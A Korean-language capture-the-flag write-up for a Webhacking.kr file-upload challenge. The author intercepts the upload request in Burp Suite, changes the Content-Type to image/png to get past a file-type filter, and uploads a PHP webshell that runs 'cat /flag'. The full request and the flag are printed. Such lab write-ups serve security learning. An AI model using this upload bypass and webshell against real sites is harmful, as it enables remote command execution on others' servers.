Webhacking.kr old-32 Writeup


You must upload webshell and cat **/flag**

파일 선택 선택된 파일 없음 제출

문제를 클릭하면 이런 화면이 뜬다.

```
<html>
<head>
<title>Challenge 43</title>
</head>
<body>
<hr>
You must upload webshell and cat <b>/flag</b>
<hr>
<form method=post enctype="multipart/form-data" action=index.php>
<input name=file type=file><input type=submit>
</form>
</body>
</html>
```

페이지 소스를 보면 파일 업로드 양식이 구성되어 있다.



일단 flag를 출력하는 파일을 작성하고 확장자를 php로 바꾸었다.

You must upload webshell and cat **/flag**

wrong type

그대로 php파일을 업로드하니 wrong type라고 뜬다. php파일을 필터링하는 것 같다.

```
------WebKitFormBoundaryZPe4Kgp9HdAlr2Y3
Content-Disposition: form-data; name="file"; filename="test.php"
Content-Type: image/png

<?php
system("cat /flag");
?>

------WebKitFormBoundaryZPe4Kgp9HdAlr2Y3--
```

페이지 소스 보기로는 해결할 수 없었는데, 이 때에는 웹 브라우저와 애플리케이션 사이에 전송된 요청과 응답을 수정할 수 있는 burp suite 도구가 필요하다고 한다.

Burp suite 다운로드 후 자체 브라우저에서 문제 페이지를 다시 실행하고, 요청을 인터셉트해 수정하였다.

Content-type으로 php를 필터링 하고 있는 것 같아 필터링에 걸리지 않도록 적당히 image/png 태그로 수정했다.

You must upload webshell and cat **/flag**

Done!

./upload/test.php

파일 선택 선택된 파일 없음 제출

그렇게 하면 이렇게 정상적으로 업로드된다.

FLAG{V2hhdCBkaWQgeW91IGV4cGVjdD8=}

경로를 누르면 이렇게 플래그를 확인할 수 있다.